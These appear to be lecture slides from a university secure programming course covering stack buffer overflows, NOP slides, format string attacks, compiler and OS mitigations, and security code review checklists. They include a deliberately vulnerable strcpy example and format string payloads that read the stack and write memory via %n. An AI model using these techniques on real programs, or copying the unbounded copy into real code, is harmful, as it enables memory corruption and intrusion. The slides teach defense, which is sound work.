
    Prevention/detection

Format String Attacks

Summary

# Stack Smashing with Buffer Overflows

- ▶ Overwrite local variable to change program behavior
- ▶ Overwrite return address in stack frame
- ▶ Overwrite function pointer
- ▶ Overwrite local variable or pointer in another stack frame



Picture source : Wikipedia

# Stack Buffer Overflow Example (Wikipedia)


---

```
#include <string.h>

void foo (char *bar) {
    char c[12];
    strcpy(c, bar); // no bounds checking
}

int main (int argc, char **argv) {
    foo(argv[1]);
    return 0;
}
```

# Stack Buffer Overflow Example (Wikipedia)




# NOP-slide

---

- ▶ Goal : replace return address by ShellCode address
- ▶ However, you don't know this address precisely  
(debuggers help, but addresses vary a bit)
- ▶ Idea : inject
  - ▶ Many instructions with no effect (no-ops or NOPs)
  - ▶ Followed by ShellCode
  - ▶ Followed by arbitrary content
  - ▶ Followed by approximate ShellCode address on the return address position
- ▶ Program will follow return address to the NOP zone, then “slide” on the NOPs until reaching the Shell Code

# Jump to register technique

- ▶ Goal : cause a jump to malicious code



Picture credit : Wikipedia

- ▶ Wiki example :
  - ▶ “Jump to stack pointer” instruction is involuntarily present in the code
  - ▶ Attacker overwrites return address so that this instruction is executed
  - ▶ Program jumps to the top of the stack and executes the attacker’s code

# Other exploitation techniques

---

- ▶ Heap-based exploitation : typically overwrites pointer to program function
- ▶ Heap spraying : fill in the heap with large memory chunks to predict location hence facilitate exploitation
- ▶ Return programming : see presentations

# Outline

---

Integer Overflows

## Buffer overflows

Buffer overflow

Aspects of Memory Allocation

Exploitation techniques

Prevention/detection

Format String Attacks

Summary

# Protection and prevention mechanisms

---

- ▶ Hardware and Operating System features
  - ▶ NX bits, W^X protections
  - ▶ Address Space Layout Randomization
- ▶ Design phase
  - ▶ Language choice
  - ▶ Protected libraries
- ▶ Implementation phase
  - ▶ Check input bounds
  - ▶ Avoid dangerous functions
- ▶ Compiler features such as Canaries
- ▶ Static code analysis

# Data execution protections

---

- ▶ NX (No-eXecute) bits : used by CPU to distinguish data and code memory
- ▶ W^X (Write XOR eXecute) : memory pages marked by Operating System as either writable or executable, but not both

# Address space layout randomization (ASLR)

---

- ▶ Idea : randomize address space positions including positions of the stack, heap and libraries
- ▶ Makes buffer overflow exploitation harder
- ▶ Partially defeated by NOP techniques if entropy too small

# Safe vs unsafe languages

---

- ▶ Assembly and C/C++ particularly vulnerable
  - ▶ Direct access to memory
  - ▶ Not strongly typed
- ▶ Java, Python automatically check bounds so they are naturally protected
- ▶ Most scripting languages protected, throw errors

# Library solutions

---

- ▶ No bound check with *strcpy*, *gets*, *sprintf*
- ▶ *strncpy*, *fgets*, *snprintf* take a bound argument  
(but beware of subtleties - see David Wheeler 6.2)
- ▶ OpenBSD : *strlcpy* and *strlcat*
- ▶ Better String, Vstr, Safestr libraries

# strcpy and strncpy

---

## **strncpy(3) - Linux man page**

---

### **Name**

strcpy, strncpy - copy a string

### **Synopsis**

```
#include <string.h>

char *strcpy(char *dest, const char *src);

char *strncpy(char *dest, const char *src, size_t n);
```

### **Description**

The **strcpy()** function copies the string pointed to by *src*, including the terminating null byte ('\0'), to the buffer pointed to by *dest*. The strings may not overlap, and the destination string *dest* must be large enough to receive the copy. *Beware of buffer overruns!* (See BUGS.)

The **strncpy()** function is similar, except that at most *n* bytes of *src* are copied. **Warning:** If there is no null byte among the first *n* bytes of *src*, the string placed in *dest* will not be null-terminated.

If the length of *src* is less than *n*, **strncpy()** writes additional null bytes to *dest* to ensure that a total of *n* bytes are written.

# strlcpy



## The Power To Serve

Home | About | Get FreeBSD | Documentation | Community | Developers | Support | Foundation

### FreeBSD Manual Pages

strlcpy man apropos

3 - Subroutines FreeBSD 11.1-RELEASE and Ports All Architectures html

[home](#) | [help](#)

---

STRLCPY(3) FreeBSD Library Functions Manual STRLCPY(3)

**NAME**  
strlcpy, strlcat -- size-bounded string copying and concatenation

**LIBRARY**  
Standard C Library (libc, -lc)

**SYNOPSIS**  
`#include <string.h>`

`size_t  
strlcpy(char * restrict dst, const char * restrict src, size_t dstsize);`

`size_t  
strlcat(char * restrict dst, const char * restrict src, size_t dstsize);`

**DESCRIPTION**  
The `strlcpy()` and `strlcat()` functions copy and concatenate strings with the same input parameters and output result as `sprintf(3)`. They are designed to be safer, more consistent, and less error prone replacements for the easily misused functions `strncpy(3)` and `strncat(3)`.

`strlcpy()` and `strlcat()` take the full size of the destination buffer and guarantee NUL-termination if there is room. Note that room for the NUL should be included in `dstsize`.

# Better String Library

---



## The Better String Library

by [Paul Hsieh](#)

Last updated: 07/27/2015 10:19:47




Support this  
project



GIT - src  
[08/27/2015](#)



GIT - zip  
[08/27/2015](#)



EXAMPLES  
[09/28/2006](#)



Documentation  
[bstring.txt](#)



Security Statement  
[security.txt](#)

### Introduction

The **Better String Library** is an abstraction of a string data type which is superior to the C library char buffer string type, or C++'s std::string. Among the features achieved are:

- Substantial mitigation of buffer overflow/overrun problems and other failures that result from erroneous usage of the common C string library functions
- Significantly simplified string manipulation
- High performance interoperability with other source/libraries which expect '\0' terminated char buffers
- Improved overall performance of common string operations
- Functional equivalency with other more modern languages

The library is totally stand alone, portable (known to work with gcc/g++, MSVC++, Intel C++, WATCOM C/C++, Turbo C, Borland C++, IBM's native CC compiler on Windows, Linux and Mac OS X), high performance, easy to use and is not part of some other collection of data structures. Even the file I/O functions are totally abstracted (so that other stream-like mechanisms, like sockets, can be used.) Nevertheless, it is adequate as a complete replacement of the C string library for string manipulation in any C program.

The library includes a robust C++ wrapper that uses overloaded operators, rich constructors, exceptions, stream I/O and STL to make the CBString struct a natural and powerful string abstraction with more functionality and higher performance than std::string.

Bstrlib is stable, well tested and suitable for any software production environment.

# Canaries

---

- ▶ Goal : detect buffer overflow and abort the program
- ▶ Idea : include random value next to buffer, and check whether the value gets modified



Picture source : [www.academia.dk/Blog/a-canary-in-a-coal-mine-in-the-19th-century-and/](http://www.academia.dk/Blog/a-canary-in-a-coal-mine-in-the-19th-century-and/)

# Canaries : your compiler helps

---

- ▶ **gcc -fstack-protector**

`-fstack-protector`

Emit extra code to check for buffer overflows, such as stack smashing attacks. This is done by adding a guard variable to functions with vulnerable objects. This includes functions that call `alloca`, and functions with buffers larger than 8 bytes. The guards are initialized when a function is entered and then checked when the function exits. If a guard check fails, an error message is printed and the program exits.

`-fstack-protector-all`

Like `-fstack-protector` except that all functions are protected.

`-fstack-protector-strong`

Like `-fstack-protector` but includes additional functions to be protected — those that have local array definitions, or have references to local frame addresses.

- ▶ **gcc -D\_FORTIFY\_SOURCE=2**
- ▶ **gcc -Wall, clang -Weverything**

# Testing tools

---

- ▶ OWASP recommendations :


## Testing Buffer Overflow

- OllyDbg - <http://www.ollydbg.de> ↗
  - "A windows based debugger used for analyzing buffer overflow vulnerabilities"
- Spike - <http://www.immunitysec.com/downloads/SPIKE2.9.tgz> ↗
  - A fuzzer framework that can be used to explore vulnerabilities and perform length testing
- Brute Force Binary Tester (BFB) - <http://bfbttester.sourceforge.net> ↗
  - A proactive binary checker
- Metasploit - <http://www.metasploit.com/> ↗
  - A rapid exploit development and Testing frame work

- ▶ Also Splint, Valgrind, CBMC
- ▶ For an (old) comparison of some static analysis tools see  
*Testing static analysis tools using exploitable buffer overflows from open source code*, Zitser-Lippmann-Leek

# Valgrind

---



Valgrind is an instrumentation framework for building dynamic analysis tools. There are Valgrind tools that can automatically detect many memory management and threading bugs, and profile your programs in detail. You can also use Valgrind to build new tools.

The Valgrind distribution currently includes six production-quality tools: a memory error detector, two thread error detectors, a cache and branch-prediction profiler, a call-graph generating cache and branch-prediction profiler, and a heap profiler. It also includes three experimental tools: a stack/global array overrun detector, a second heap profiler that examines how heap blocks are used, and a SimPoint basic block vector generator. It runs on the following platforms: X86/Linux, AMD64/Linux, ARM/Linux, ARM64/Linux, PPC32/Linux, PPC64/Linux, PPC64LE/Linux, S390X/Linux, MIPS32/Linux, MIPS64/Linux, X86/Solaris, AMD64/Solaris, ARM/Android (2.3.x and later), ARM64/Android, X86/Android (4.0 and later), MIPS32/Android, X86/Darwin and AMD64/Darwin (Mac OS X 10.12).

Valgrind is [Open Source / Free Software](#), and is freely available under the [GNU General Public License, version 2](#).

# CBMC

---

## CBMC About CBMC

CBMC is a Bounded Model Checker for C and C++ programs. It supports C89, C99, most of C11 and most compiler extensions provided by gcc and Visual Studio. It also supports [SystemC](#) using [Scoot](#). We have recently added experimental support for Java Bytecode.

CBMC verifies array bounds (buffer overflows), pointer safety, exceptions and user-specified assertions. Furthermore, it can check C and C++ for consistency with other languages, such as Verilog. The verification is performed by unwinding the loops in the program and passing the resulting equation to a decision procedure.



While CBMC is aimed for embedded software, it also supports dynamic memory allocation using `malloc` and `new`. For questions about CBMC, contact [Daniel Kroening](#).

CBMC is available for most flavours of Linux (pre-packaged on Debian, Ubuntu and Fedora), Solaris 11, Windows and MacOS X. You should also read the [CBMC license](#).

CBMC comes with a built-in solver for bit-vector formulas that is based on MiniSat. As an alternative, CBMC has featured support for external SMT solvers since version 3.3. The solvers we recommend are (in no particular order) [Boolector](#), [MathSAT](#), [Yices 2](#) and [Z3](#). Note that these solvers need to be installed separately and have different licensing conditions.

# Outline

---

Integer Overflows

Buffer overflows

Format String Attacks

Summary

# Motivation : CWE Top-25

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function
[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61.0	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt

# Format string : examples

---

```
printf ("The magic number is: %d\n", 1911);
printf ("The magic number is: \x25d\n", 23);
printf("Color %s, number1 %d, number2 %05d, hex %#x,
       float %5.2f, unsigned value %u.\n",
       "red", 123456, 89, 255, 3.14159, 250);
```

# Format functions

---

- ▶ Convert C datatypes to string representation
- ▶ Allow to specify the format of the representation
- ▶ Process the resulting string : output to stderr, stdout,...
- ▶ fprintf family : fprintf, printf, sprintf, snprintf, vfprintf, vprintf, vsprintf, vsnprintf
- ▶ Also setproctitle, syslog, err\*, verr\*, warn\*, vwarn\*

# Format strings

---

Character	Description
%	Prints a literal % character (this type doesn't accept any flags, width, precision, length fields).
d , i	int as a signed decimal number. %d and %i are synonymous for output, but are different when used with scanf() for input (where using %i will interpret a number as hexadecimal if it's preceded by 0x , and octal if it's preceded by 0 ).
u	Print decimal unsigned int .
f , F	double in normal (fixed-point) notation. f and F only differs in how the strings for an infinite number or NaN are printed ( inf , infinity and nan for f , INF , INFINITY and NAN for F ).
e , E	double value in standard form ([ - ]d.ddd e [+ / - ]ddd). An E conversion uses the letter E (rather than e ) to introduce the exponent. The exponent always contains at least two digits; if the value is zero, the exponent is 00 . In Windows, the exponent contains three digits by default, e.g. 1.5e002 , but this can be altered by Microsoft-specific _set_output_format function.
g , G	double in either normal or exponential notation, whichever is more appropriate for its magnitude. g uses lower-case letters, G uses upper-case letters. This type differs slightly from fixed-point notation in that insignificant zeroes to the right of the decimal point are not included. Also, the decimal point is not included on whole numbers.
x , X	unsigned int as a hexadecimal number. x uses lower-case letters and X uses upper-case.
o	unsigned int in octal.
s	null-terminated string.
c	char (character).
p	void * (pointer to void) in an implementation-defined format.
a , A	double in hexadecimal notation, starting with 0x or 0X . a uses lower-case letters, A uses upper-case letters. <sup>[3]</sup> <sup>[4]</sup> (C++11 iostreams have a hexfloat that works the same).
n	Print nothing, but writes the number of characters successfully written so far into an integer pointer parameter. Note: This can be utilized in <a href="#">Uncontrolled format string exploits</a> .

# Two equivalent (?) function calls

---

- ▶ Are the following instructions equivalent ?

```
printf (userinput);  
printf ("%s", userinput);
```

- ▶ What happens if userinput contains some format string special characters ?

## Format functions (2)


---

- ▶ Format string should control format function behavior, specifies the type of parameters that should be printed
- ▶ Parameters are saved on the stack (pushed) either directly (by value), or indirectly (by reference)
- ▶ Stack constructed based on format function parameters (not the format string)
- ▶ Format function execution assumes that the stack is consistent with the format string

# Format string : stack

---

```
printf ("Number %d has no address, number %d has:  
%08x\n", i, a, &a);
```



where:

A	address of the format string
i	value of the variable i
a	value of the variable a
&a	address of the variable i

Example and picture credit : Wenliang Du



# Format string attacks

---

- ▶ Format strings mix data and “code” (special characters)
- ▶ Number of arguments is arbitrary
- ▶ Data types are not checked
- ▶ Potential impacts
  - ▶ Program crash
  - ▶ Memory leaks
  - ▶ Privilege escalation, with arbitrary code execution

# Crashing the program

---

```
printf ("%s%s%s%s%s%s%s%s%s%s%s") ;
```

- ▶ “%s” displays memory from address supplied on the stack
- ▶ The stack also stores a lot of other data
- ▶ Chances are high to read from an illegal address

# Reading the stack

---

```
printf ("%08x.%08x.%08x.%08x.%08x\n");
```

- ▶ Retrieves five parameters from the stack and displays them as 8-digit padded hexadecimal numbers
- ▶ In some cases you can retrieve entire stack memory
- ▶ Gives information on program flow and local variables
- ▶ May help finding correct offsets for successful exploitation

# Reading memory at arbitrary place

---

```
printf ("\\x10\\x01\\x48\\x08_%08x.%08x.%08x.  
%08x.%08x|%s|");
```

- ▶ When processing “%s” fprintf function will normally look at the content of the address stored on the stack
- ▶ Code includes just as many “%08x” needed so that printf will use the format string address for “%s”
- ▶ Format string starts with an arbitrary address location
- ▶ printf function will read memory from that address until reaching a NUL byte

# Overwriting arbitrary memory locations

---

```
printf ("\\x10\\x01\\x48\\x08_%08x.%08x.%08x.  
%08x.%08x|%n|");
```

- ▶ When processing “%n” fprintf function writes how many characters processed so far at address stored on stack
- ▶ Code includes just as many “%08x” needed so that printf will use the address in the format string
- ▶ Impact? could change a privilege flag to non zero value  
...
- ▶ Control value written using “%50d” instead of “%08x”

# Protection/ detection

---

- ▶ When format string known at compile time : use your compiler !
  - ▶ gcc warnings -Wall,-Wformat, -Wno-format-extra-args, -Wformat-security, -Wformat-nonliteral, -Wformat=2
- ▶ If format string controlled by user : input validation

# Outline

---

Integer Overflows

Buffer overflows

Format String Attacks

Summary

# Summary

---

- ▶ Use safe language
- ▶ Use safe functions
- ▶ Check your inputs
- ▶ Listen to your compiler

# References and Acknowledgements

---

- ▶ Smashing the stack for fun and profit, by Aleph One.  
<http://phrack.org/issues/49/14.html>
- ▶ Exploiting Format String Vulnerabilities, by scut / team teso [www.cis.syr.edu/~wedu/seed/Labs\\_12.04/Software/Format\\_String/files/formatstring-1.2.pdf](http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Software/Format_String/files/formatstring-1.2.pdf)
- ▶ CWE webpages 120,121,122,134,190
- ▶ While preparing these slides I also used teaching material developed by Erik Tew at the University of Birmingham (kindly provided to me). Some of my slides are heavily inspired from his (but blame me for any errors !)

# Secure Programming (06-20010)

## Chapter 8: Code Review

Christophe Petit

University of Birmingham

# Lectures Content (tentative)

---

1. Introduction
2. General principles
3. Code injection (SQL, XSS, Command)
4. HTTP sessions
5. Unix Access Control Mechanisms
6. Race conditions
7. Integer and buffer overflows
8. Code review

# Why code reviews ?

---

*Over the last 10 years, the team involved with the OWASP Code Review Project have performed thousands of application reviews, and found that every single application has had serious vulnerabilities. If you haven't reviewed your code for security holes the likelihood that your application has problems is virtually 100%.*

OWASP Code Review Guide V1.1

# Why code reviews ?

---

- ▶ May look expensive and a waste of time
- ▶ But can actually save you both money and time
  - ▶ Better protection on your assets
  - ▶ Less reputation damage
  - ▶ Less software updates needed
- ▶ Note : code may be your only advantage over attackers  
(so better take full advantage of it !)
- ▶ Do it yourself or not, but get it done !

# Security Code Review

---

Process of auditing the source code for an application to verify that the proper security controls are present, that they work as intended, and that they have been invoked in all the right places.

OWASP Code Review Guide V1.1

# Outline

---

Code Review Process

Manual Code Review

Some Automated Tools

Summary

# Outline

---

Code Review Process

Manual Code Review

Some Automated Tools

Summary

# Code Review Process

---

- ▶ Understand the context
- ▶ Analyze the code
  - ▶ Manually and with automated tools
  - ▶ Static and dynamic analysis
- ▶ Report your findings

# Application Purpose

---


- ▶ Understand the application business purpose
  - ▶ Identify the key business assets
- 
- Read business documentation
  - Talk to business people

# Attack surface

---

- ▶ Identify key entities interacting with application (internal/external users, database user/administrator, web server user/administrator, ...)
- ▶ Identify trust relationships between entities
- ▶ Identify access to assets that application should provide to each agent
- ▶ Create use cases to understand how application is used

# Example : library application



Picture credit : OWASP Code Review Guide V1.1

# Application Design

---

- ▶ Understand the application design and architecture
  - ▶ Understand where the application will be located
  - ▶ Identify entry points to the application
  - ▶ Decompose the application in submodules
  - ▶ Understand interactions and trust between submodules
- 
- Read design documents, functional specifications, etc
  - Talk to application architects and developers

# Threats

---

- ▶ Determine and rank all threats
- ▶ Threat category lists help you identify them all
  - ▶ From an attacker's point of view
  - ▶ From a defensive point of view

# Threat Categories : STRIDE

---

STRIDE Threat List	
Type	Examples
Spoofing	Threat action aimed to illegally access and use another user's credentials, such as username and password
Tampering	Threat action aimed to maliciously change/modify persistent data, such as persistent data in a database, and the alteration of data in transit between two computers over an open network, such as the Internet
Repudiation	Threat action aimed to perform illegal operation in a system that lacks the ability to trace the prohibited operations.
Information disclosure.	Threat action to read a file that they were not granted access to, or to read data in transit.
Denial of service.	Threat aimed to deny access to valid users such as by making a web server temporarily unavailable or unusable.
Elevation of privilege.	Threat aimed to gain privileged access to resources for gaining unauthorized access to information or to compromise a system.

Picture credit : OWASP Code Review Guide V1.1

# Threat Categories : Application Security Frame

---

Category	Description
Input and Data Validation	How do you know that the input your application receives is valid and safe? Input validation refers to how your application filters, scrubs, or rejects input before additional processing. Consider constraining input through entry points and encoding output through exit points. Do you trust data from sources such as databases and file shares?
Authentication	Who are you? Authentication is the process where an entity proves the identity of another entity, typically through credentials, such as a user name and password.
Authorization	What can you do? Authorization is how your application provides access controls for resources and operations.
Configuration Management	Who does your application run as? Which databases does it connect to? How is your application administered? How are these settings secured? Configuration management refers to how your application handles these operational issues.
Sensitive Data	How does your application handle sensitive data? Sensitive data refers to how your application handles any data that must be protected either in memory, over the network, or in persistent stores.
Session Management	How does your application handle and protect user sessions? A session refers to a series of related interactions between a user and your Web application.
Cryptography	How are you keeping secrets (confidentiality)? How are you tamper-proofing your data or libraries (integrity)? How are you providing seeds for random values that must be cryptographically strong? Cryptography refers to how your application enforces confidentiality and integrity.
Exception Management	When a method call in your application fails, what does your application do? How much do you reveal? Do you return friendly error information to end users? Do you pass valuable exception information back to the caller? Does your application fail gracefully?
Auditing and Logging	Who did what and when? Auditing and logging refer to how your application records security-related events.

Picture credit : [msdn.microsoft.com/en-us/library/ff649461.aspx](http://msdn.microsoft.com/en-us/library/ff649461.aspx)

# Countermeasures and Mitigations

---

- ▶ Identify mechanisms and countermeasures in place to address specific threats
- ▶ Identify mitigated and non mitigated threats

# Review the Code

---

- ▶ Check that security mechanisms are in place and properly implemented
- ▶ Look for known vulnerability patterns
- ▶ Run static and dynamic analysis tools

# Security Risk : DREAD model

---

- ▶ Damage : how big can the damage be ?
- ▶ Reproducibility : how easy to reproduce ?
- ▶ Exploitability : remotely ? without authentication ?  
can it be automated ?
- ▶ Affected users : what percentage ?
- ▶ Discoverability : how easy is it ?
  
- ▶ All ranked from 1-10 ; average value is DREAD score
- ▶ Alternative formula :  $\text{Risk} = \text{Likelihood} \times \text{Impact}$

# Reporting

---

- ▶ Prioritize your findings, important things first
  - ▶ Show severe security problems first
  - ▶ Show general architectural problems first
- ▶ A problem is severe when
  - ▶ You need to change the entire design to fix it
  - ▶ It can be directly exploited by an attacker

# A good form of presenting results

---

- ▶ Write a brief summary of your findings
  - ▶ Outline the architectural problems
  - ▶ Recommend countermeasures
- ▶ Outline the worst problems in the code
- ▶ Then provide a list of every finding
  - ▶ When a certain finding happens at many different lines of code, aggregate them
  - ▶ Prioritize your results here

# Outline

---

Code Review Process

Manual Code Review

Some Automated Tools

Summary

# Code review : organization

---

- ▶ Ad hoc review
- ▶ Passaround
- ▶ Pair programming
- ▶ Walkthrough
- ▶ Team review
- ▶ Inspection

# Review Priorities

---

- ▶ Where is the most valuable data stored ?
- ▶ Which attacks would cause the worst impact ?
- ▶ Which threat is most likely ?
- ▶ Which parts have already been reviewed ?

# What to look at ?

---

- ▶ Security mechanisms in place related to particular threat categories
- ▶ Known vulnerability patterns related to
  - ▶ Specific languages
  - ▶ Specific applications
- ▶ Checklists are very useful !

# What to look at : authentication

---

- Ensure all internal and external connections (user and entity) go through an appropriate and adequate form of authentication. Be assured that this control cannot be bypassed.
- Ensure all pages enforce the requirement for authentication.
- Ensure that whenever authentication credentials or any other sensitive information is passed, only accept the information via the HTTP "POST" method and will not accept it via the HTTP "GET" method.
- Any page deemed by the business or the development team as being outside the scope of authentication should be reviewed in order to assess any possibility of security breach.
- Ensure that authentication credentials do not traverse the wire in clear text form.
- Ensure development/debug backdoors are not present in production code.

Picture credit : OWASP Code Review Guide V1.1

# What to look at : authorization

---

- Ensure that there are authorization mechanisms in place.
- Ensure that the application has clearly defined the user types and the rights of said users.
- Ensure there is a least privilege stance in operation.
- Ensure that the Authorization mechanisms work properly, fail securely, and cannot be circumvented.
- Ensure that authorization is checked on every request.
- Ensure development/debug backdoors are not present in production code.

Picture credit : OWASP Code Review Guide V1.1

# What to look at : Cookie Management

---

- Ensure that sensitive information is not comprised.
- Ensure that unauthorized activities cannot take place via cookie manipulation.
- Ensure that proper encryption is in use.
- Ensure secure flag is set to prevent accidental transmission over “the wire” in a non-secure manner.
- Determine if all state transitions in the application code properly check for the cookies and enforce their use.
- Ensure the session data is being validated.
- Ensure cookie contains as little private information as possible.
- Ensure entire cookie should be encrypted if sensitive data is persisted in the cookie.
- Define all cookies being used by the application, their name and why they are needed.

Picture credit : OWASP Code Review Guide V1.1

# What to look at : Data/Input Validation

---

- Ensure that a DV mechanism is present.
- Ensure all input that can (and will) be modified by a malicious user such as http headers, input fields, hidden fields, drop down lists & other web components are properly validated.
- Ensure that the proper length checks on all input exist.
- Ensure that all fields, cookies, http headers/bodies & form fields are validated.
- Ensure that the data is well formed and contains only known good chars is possible.
- Ensure that the data validation occurs on the server side.
- Examine where data validation occurs and if a centralized model or decentralized model is used.
- Ensure there are no backdoors in the data validation model.
- ***Golden Rule: All external input, no matter what it is, is examined and validated.***

Picture credit : OWASP Code Review Guide V1.1

# What to look at : Error Handling / Information leakage

---

- Ensure that all method/function calls that return a value have proper error handling and return value checking.
- Ensure that exceptions and error conditions are properly handled.
- Ensure that no system errors can be returned to the user.
- Ensure that the application fails in a secure manner.
- Ensure resources are released if an error occurs.

Picture credit : OWASP Code Review Guide V1.1

# What to look at : Logging/Auditing

---

- Ensure that no sensitive information is logged in the event of an error.
- Ensure the payload being logged is of a defined maximum length and that the logging mechanism enforces that length.
- Ensure no sensitive data can be logged; E.g. cookies, HTTP “GET” method, authentication credentials.
- Examine if the application will audit the actions being taken by the application on behalf of the client (particularly data manipulation/Create, Update, Delete (CUD) operations).
- Ensure successful and unsuccessful authentication is logged.
- Ensure application errors are logged.
- Examine the application for debug logging with the view to logging of sensitive data.

Picture credit : OWASP Code Review Guide V1.1

# What to look at : Cryptography

---

- Ensure no sensitive data is transmitted in the clear, internally or externally.
- Ensure the application is implementing known good cryptographic methods.

Picture credit : OWASP Code Review Guide V1.1

# What to look at : Secure Code Environment

---

- Examine the file structure. Are any components that should not be directly accessible available to the user?
- Examine all memory allocations/de-allocations.
